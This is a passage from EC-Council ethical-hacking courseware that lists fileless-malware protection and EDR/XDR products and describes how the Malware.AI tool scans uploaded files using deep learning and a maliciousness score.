


Figure 7.180: Screenshot of Microsoft Defender for Endpoint

Some additional fileless malware protection tools are as follows:

- FortiEDR (*https://www.fortinet.com*)
- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Sophos Intercept X (*https://www.sophos.com*)
- CylanceENDPOINT™ (*https://www.blackberry.com*)
- IBM Security QRadar EDR (*https://www.ibm.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AI-Powered Malware Detection and Analysis Tools

Malware.AI

Source: *https://www.malware.ai*

Advanced techniques are used to identify unknown malware by converting files into graphical formats and analyzing them using deep learning models. This method does not rely on the traditional signature-based detection methods. When a file is uploaded, it is checked against existing malware campaigns to determine whether it is part of the current attack trend or a targeted attack. If a file was not recognized, it was broken down into smaller parts, converted into images, and analyzed for unusual patterns using ML. Finally, the tool assigns a maliciousness score to the file to guide further action.

Key Features of Malware.AI

- **Deep Learning Analysis**: Advanced AI is used to convert files into images and detect harmful patterns even without known signatures.
- **Signature-Less Detection**: Finds new and unknown malware without relying on pre-existing malware signatures.
- **Campaign Correlation**: Identifies if the malware is part of a widespread attack or a specific, targeted attempt by comparing it to current threats.
- **Detailed File Breakdown**: Unidentified files are divided into smaller parts, converted into images, and checked for unusual activities using ML.
- **Maliciousness Scoring**: A risk score is assigned to the file, indicating how dangerous it is, and the next steps are suggested.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Automated Threat Identification**: Quickly and automatically identifies malware, speeding up the response process.




Figure 7.181: Screenshot of Malware.AI

Steps followed by Malware.AI for Malware Detection

- **Step 1: Upload File**:
  - Users upload files to scan them for malware.
- **Step 2: Check File against Malware Campaigns**:
  - This tool compares the uploaded file with an existing database of known malware campaigns to determine whether it matches any current threats.
- **Step 3: Perform Static Heuristic Analysis**:
  - Static heuristic analysis methods were applied to the file to gather more information about its characteristics and potential malicious behaviors.
- **Step 4: Execute Dimensional Reduction**:
  - Dimensional reduction techniques were applied to the raw file data to extract significant features, making the analysis more efficient and focused.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Step 5: Separate the File into Multiple Chunks**:
  - The file is divided into multiple correlated subsets or chunks. Each chunk was analyzed individually to detect suspicious patterns.
- **Step 6: Apply AI to the Data**:
  - AI algorithms, specifically deep learning models, are used to analyze chunk sets and reduced features to predict potential malware behaviors.
- **Step 7: Prediction Amplification**:
  - The results of the static heuristic analysis are used to amplify and refine the predictions made using the AI models.
- **Step 8: Final Classification**:
  - Based on the amplified results, a final maliciousness score was calculated for the file, indicating the threat level.
- **Step 9: Return Result to User**:
  - The tool informs the user if the file contains malware, and provides suggestions on how to proceed with the file based on the analysis.

Additional Malware Detection and Analysis Tools:

- Sophos Intercept X (*https://www.sophos.com*)
- Elastic Security (*https://www.elastic.co*)
- Bitdefender GravityZone (*https://www.bitdefender.com*)
- Vipre Endpoint Security (*https://vipre.com*)
- Webroot SecureAnywhere (*https://www.webroot.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Endpoint Detection and Response (EDR/XDR) Tools

Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) tools are crucial components of modern cybersecurity arsenals, designed to provide comprehensive security monitoring, threat detection, and response capabilities. These tools go beyond traditional antivirus software by offering deeper insights into network behaviors and threats. EDR focuses on endpoints—computers, mobile devices, and other network endpoints—to monitor, detect, and respond to cybersecurity threats. XDR extends the capabilities of EDR by integrating more security layers, such as network traffic, email security, cloud security, etc.

- **CrowdStrike Falcon® Insight XDR**

  Source: *https://www.crowdstrike.com*

  CrowdStrike Falcon® Insight XDR offers AI-powered detection with top threat intelligence and expert insights to prevent attackers from entering the network. The tool can detect threats accurately with minimal false alarms. It is compatible with Windows, Chrome OS, macOS, and Linux systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




